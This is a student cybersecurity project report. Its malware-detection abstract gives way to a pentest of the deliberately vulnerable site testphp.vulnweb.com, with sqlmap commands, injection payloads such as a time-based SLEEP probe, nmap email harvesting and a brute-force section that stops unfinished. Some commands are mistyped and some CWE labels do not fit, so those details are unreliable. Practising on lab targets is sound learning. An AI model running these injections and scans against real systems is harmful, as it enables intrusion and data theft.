Smart Internz

CYBER SECURITY

MALWARE DETECTION AND CLASSIFICATION

ANMOL KANT
MILAN RATH
BHUPESH SINGH

P. Manoj sir

Date (November 2, 2023)

Project Details –

In today's digital landscape, the proliferation of malware poses a significant threat to the security of organizations' digital assets. The "Malware Detection and Classification" use case entails the development of an advanced system that harnesses the power of artificial intelligence to identify and categorize different types of malware accurately. By leveraging cutting-edge AI techniques, organizations can bolster their cybersecurity defenses, proactively detect malicious software, and enhance their incident response capabilities.

Malware is a malicious program that causes damage to files and information systems. cyber attackers have been using different techniques to spread malware for monetary and other reasons. Attackers have economic benefits in making such attacks. Artificial Intelligence techniques have evolved rapidly in recent years, revolutionizing the approaches used to fight against cybercriminals. But as the cyber security field has progressed, so has malware development, making it an economic imperative to strengthen businesses' defensive capability against malware attacks. Here we see AI techniques used in malware detection and prevention, providing an in-depth analysis of the latest studies in this field. The problem is the need to develop effective strategies and solutions to mitigate system malware attacks. Existing security measures often fall short of protecting devices and networks from sophisticated malware attacks.

Abstract-

In today's era, Malware is continuously growing in sophistication and numbers. Over the last decade, remarkable progress has been achieved in anti-malware mechanisms. There is fast development in the field of Information Technology. It is a matter of great concern for cyber professionals to maintain security and privacy. Studies revealed that the number of new malware is increasing tremendously. It is a never-ending cycle between the world of attack and the defense of malicious software. Antivirus companies are always putting their efforts into developing signatures of malicious software and attackers are always trying to overcome those signatures. For the detection of malware, we use an AI-based system to identify targets. The process of detection of malware is split into two categories first is feature extraction and the second is malware classification. In this paper, firstly an in-depth study of the features is provided that can be used to differentiate malware. Artificial Intelligence techniques have evolved rapidly in recent years, revolutionizing the approaches used to fight against cybercriminals. But as the cyber security field has progressed, so has malware development, making it an economic imperative to strengthen businesses' defensive capability against malware attacks. This review outlines the state-of-the-art AI techniques used in malware detection and prevention, providing an in-depth analysis of the latest studies in this field. This work also touches on the rapid adoption of AI by cybercriminals as a means to create ever more advanced malware and exploit the AI algorithms designed to defend against them.

PROJECT NAME- MALWARE DETECTION AND CLASSIFICATION

PENTESTING OF VULNERABLE WEBSITE - testphp.vulnweb.com

1)

Vulnerability Name - SQL injection

CWE - CWE-89

OWASP Category - A03:2021 - INJECTION

Description - A SQL injection attack consists of the insertion or "injection" of a SQL query via the input data from the client to the application. A successful SQL injection exploit can read sensitive data from the database, modify database data (Insert/Update/Delete), execute administration operations on the database (such as shutdown the DBMS), recover the content of a given file present on the DBMS file system and in some cases issue commands to the operating system.

Business Impact - SQL injection attacks allow attackers to spoof identity, tamper with existing data, cause repudiation issues such as voiding transactions or changing balances, allow the complete disclosure of all data on the system, destroy the data or make it otherwise unavailable, and become administrators of the database server.

Vulnerability Path - http://testphp.vulnweb.com/listproducts.php?cat=1,GET,cat,BET


Steps to Reproduce:


1) **We tried the sqlmap tool on this vulnerable website, testphp.vulnweb.com.**


2) **After that, we run a command that is sqlmap - U testphp.vulweb.com - crawl 3 - batch.**


3) **In the third step, we try to run SQL injection vulnerability and it tells us this website has SQL injection vulnerability.**

4) **Then we get information on which DBMs are used by this website and all the information that we want to know about their database like user's information we also tamper with data we steal users' confidential information and all kinda stuff.**




Applications
Places
Terminal
Oct 16 01:39
anmolkant@kratos: ~
anmolkant@kratos: ~
anmolkant@kratos: ~
> Y
[01:32:01] [INFO] testing URL 'http://testphp.vulnweb.com/listproducts.php?cat=1'
[01:32:01] [INFO] testing connection to the target URL
[01:32:01] [WARNING] there is a DBMS error found in the HTTP response body which could interfere with the results of the tests
[01:32:01] [INFO] checking if the target is protected by some kind of WAF/IPS
[01:32:02] [INFO] testing if the target URL content is stable
[01:32:02] [INFO] target URL content is stable
[01:32:02] [INFO] testing if GET parameter 'cat' is dynamic
[01:32:03] [WARNING] GET parameter 'cat' does not appear to be dynamic
[01:32:03] [INFO] heuristic (basic) test shows that GET parameter 'cat' might be injectable (possible DBMS: 'MySQL')
[01:32:04] [INFO] testing for SQL injection on GET parameter 'cat'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] Y
[01:32:04] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[01:32:09] [CRITICAL] unable to connect to the target URL ('Connection refused'). sqlmap is going to retry the request(s)
[01:32:09] [WARNING] turning off pre-connect mechanism because of connection reset(s)
[01:32:09] [WARNING] there is a possibility that the target (or WAF/IPS) is resetting 'suspicious' requests
[01:32:11] [INFO] GET parameter 'cat' appears to be 'AND boolean-based blind - WHERE or HAVING clause' injectable (with --code=502)
[01:32:11] [INFO] testing 'Generic inline queries'
[01:32:11] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'
[01:32:12] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE or HAVING clause (BIGINT UNSIGNED)'
[01:32:12] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXP)'
[01:32:13] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE or HAVING clause (EXP)'
[01:32:14] [INFO] testing 'MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)'
[01:32:14] [INFO] GET parameter 'cat' is 'MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)' injectable
[01:32:14] [INFO] testing 'MySQL inline queries'
[01:32:15] [INFO] testing 'MySQL >= 5.0.12 stacked queries (comment)'
[01:32:15] [WARNING] time-based comparison requires larger statistical model, please wait..... (done)
[01:32:24] [CRITICAL] considerable lagging has been detected in connection response(s). Please use as high value for option '--time-sec' as possible (e.g. 10 or more)
[01:32:25] [INFO] testing 'MySQL >= 5.0.12 stacked queries'
[01:32:26] [INFO] testing 'MySQL >= 5.0.12 stacked queries (query SLEEP - comment)'
[01:32:26] [INFO] testing 'MySQL >= 5.0.12 stacked queries (query SLEEP)'
[01:32:27] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK - comment)'


Applications
Places
Terminal
Oct 16 01:40
anmolkant@kratos: ~
anmolkant@kratos: ~
anmolkant@kratos: ~
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (SLEEP)
Payload: cat=1 AND SLEEP(5)
---
do you want to exploit this SQL injection? [Y/n] Y
[01:36:50] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL >= 5.6
[01:36:54] [WARNING] HTTP error codes detected during run:
502 (Bad Gateway) - 1 times
SQL injection vulnerability has already been detected against 'testphp.vulnweb.com'. Do you want to skip further tests involving it? [Y/n] Y
[01:36:54] [INFO] skipping 'http://testphp.vulnweb.com/artists.php?artist=1'
[01:36:54] [INFO] skipping 'http://testphp.vulnweb.com/comment.php?aid=1'
[01:36:54] [INFO] skipping 'http://testphp.vulnweb.com/showimage.php?file='
[01:36:54] [INFO] skipping 'http://testphp.vulnweb.com/product.php?pic=1'
[01:36:54] [INFO] skipping 'http://testphp.vulnweb.com/showimage.php?file=./pictures/1.jpg&size=160'
[01:36:54] [INFO] skipping 'http://testphp.vulnweb.com/comment.php?pid=1'
[01:36:54] [INFO] skipping 'http://testphp.vulnweb.com/listproducts.php?artist=3'
[01:36:54] [INFO] skipping 'http://testphp.vulnweb.com/hpp/params.php?p=valid&pp=12'
[01:36:54] [INFO] you can find results of scanning in multiple targets mode inside the CSV file '/home/anmolkant/.local/share/sqlmap/output/results-10162023_0131am.csv'
[01:36:54] [WARNING] your sqlmap version is outdated
[*] ending @ 01:36:54 /2023-10-16/
┌──(anmolkant㉿kratos)-[~]
└─$ cat /home/anmolkant/.local/share/sqlmap/output/results-10162023_0131am.csv
Target URL,Place,Parameter,Technique(s),Note(s)
http://testphp.vulnweb.com/listproducts.php?cat=1,GET,cat,BET,
┌──(anmolkant㉿kratos)-[~]
└─$


Applications
Places
Terminal
Oct 16 01:40
anmolkant@kratos: ~
anmolkant@kratos: ~
anmolkant@kratos: ~
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (SLEEP)
Payload: cat=1 AND SLEEP(5)
---
do you want to exploit this SQL injection? [Y/n] Y
[01:36:50] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL >= 5.6
[01:36:54] [WARNING] HTTP error codes detected during run:
502 (Bad Gateway) - 1 times
SQL injection vulnerability has already been detected against 'testphp.vulnweb.com'. Do you want to skip further tests involving it? [Y/n] Y
[01:36:54] [INFO] skipping 'http://testphp.vulnweb.com/artists.php?artist=1'
[01:36:54] [INFO] skipping 'http://testphp.vulnweb.com/comment.php?aid=1'
[01:36:54] [INFO] skipping 'http://testphp.vulnweb.com/showimage.php?file='
[01:36:54] [INFO] skipping 'http://testphp.vulnweb.com/product.php?pic=1'
[01:36:54] [INFO] skipping 'http://testphp.vulnweb.com/showimage.php?file=./pictures/1.jpg&size=160'
[01:36:54] [INFO] skipping 'http://testphp.vulnweb.com/comment.php?pid=1'
[01:36:54] [INFO] skipping 'http://testphp.vulnweb.com/listproducts.php?artist=3'
[01:36:54] [INFO] skipping 'http://testphp.vulnweb.com/hpp/params.php?p=valid&pp=12'
[01:36:54] [INFO] you can find results of scanning in multiple targets mode inside the CSV file '/home/anmolkant/.local/share/sqlmap/output/results-10162023_0131am.csv'
[01:36:54] [WARNING] your sqlmap version is outdated
[*] ending @ 01:36:54 /2023-10-16/
(anmolkant㉿kratos)-[~]
$ cat /home/anmolkant/.local/share/sqlmap/output/results-10162023_0131am.csv
Target URL,Place,Parameter,Technique(s),Note(s)
http://testphp.vulnweb.com/listproducts.php?cat=1,GET,cat,BET,
(anmolkant㉿kratos)-[~]
$

2)

Vulnerability Name - finding the email addresses of the target.

CWE: CWE-310

OWASP Category: A02:2021 - Cryptographic Failures

Description: Cryptographic failures are where attackers often target sensitive data, such as passwords, credit card numbers, and personal information when you do not properly protect them. This is the root cause of sensitive data exposure.

Business Impact: encryption is one of the most vital tools to ensure the security of a company. It guarantees that, even if there is an attack on your servers and computers, or even if by human error some information leaks, this information will not be readable by third parties.


Vulnerability Path: http://testphp.vulnweb.com:80/

Steps to Reproduce:

1) **First, we open a Nmap tool after that we type an HTTP script command that is HTTP - grep.nse using this script we find an email regarding this website.**

2) **We execute the command (nmap -script http-grep. nse -P 80 testphp.vulweb.com) then we get the result regarding email.**

3) **We got the emails according to this website and we use them to access the website this is a big vulnerability of this site which comes under insecure design.**


Applications
Places
Terminal
Oct 16 08:20
anmolkant@kratos: ~
anmolkant@kratos: ~
anmolkant@kratos: ~
(anmolkant㉿kratos)-[~]
$ nmap -script discovery testphp.vulnweb.com
Starting Nmap 7.93 (https://nmap.org) at 2023-10-16 07:32 EDT
Pre-scan script results:
|_hostmap-robtex: *TEMPORARILY DISABLED* due to changes in Robtex's API. See https://www.robtex.com/api/
| targets-asn:
|_ targets-asn.asn is a mandatory parameter
|_http-robtex-shared-ns: *TEMPORARILY DISABLED* due to changes in Robtex's API. See https://www.robtex.com/api/
Stats: 0:00:43 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 67.15% done; ETC: 07:33 (0:00:18 remaining)
Stats: 0:01:25 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 63.13% done; ETC: 07:33 (0:00:07 remaining)
Nmap scan report for testphp.vulnweb.com (44.228.249.3)
Host is up (0.28s latency).
rDNS record for 44.228.249.3: ec2-44-228-249-3.us-west-2.compute.amazonaws.com
Not shown: 999 filtered tcp ports (no-response)
Bug in http-security-headers: no string output.
PORT STATE SERVICE
80/tcp open http
|_http-date: Mon, 16 Oct 2023 11:33:47 GMT; 0s from local time.
| http-errors:
| Spidering limited to: maxpagecount=40; withinhost=testphp.vulnweb.com
| Found the following error pages:
|
| Error Code: 404
|_ http://testphp.vulnweb.com:80/privacy.php
| http-auth-finder:
| Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=testphp.vulnweb.com
| url method
| http://testphp.vulnweb.com:80/userinfo.php FORM
| http://testphp.vulnweb.com:80/login.php FORM
|_ http://testphp.vulnweb.com:80/signup.php FORM
|_http-referer-checker: Couldn't find any cross-domain scripts.


| http-grep:
| (1) http://testphp.vulnweb.com:80/:
| (1) email:
|_ + wvs@acunetix.com
| http-comments-displayer:
| Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=testphp.vulnweb.com
|
| Path: http://testphp.vulnweb.com:80/style.css
| Line number: 288
| Comment:
| /************** #headlines styles **************/
|
| Path: http://testphp.vulnweb.com:80/style.css
| Line number: 69
| Comment:
| /***/
|
| Path: http://testphp.vulnweb.com:80/style.css
| Line number: 220
| Comment:

3)

Vulnerability Name - Brute Force Login Page

CWE: CWE- 285

OWASP Category: A01:2021 - Broken access control


Description: Once the attacker has the correct login credentials, they can access sensitive information and perform unauthorized actions as the user. Brute force attacks can be automated, allowing the attacker to try a large number of combinations in a short period of time.

Business Impact: Improper access control can lead to various security threats, such as Data breaches Improper access control can allow attackers to access sensitive data, leading to data breaches, data loss, or unauthorized access to confidential information.


Vulnerability Path: http://testphp.vulnweb.com/userinfo.php,POST,uname,BTU,

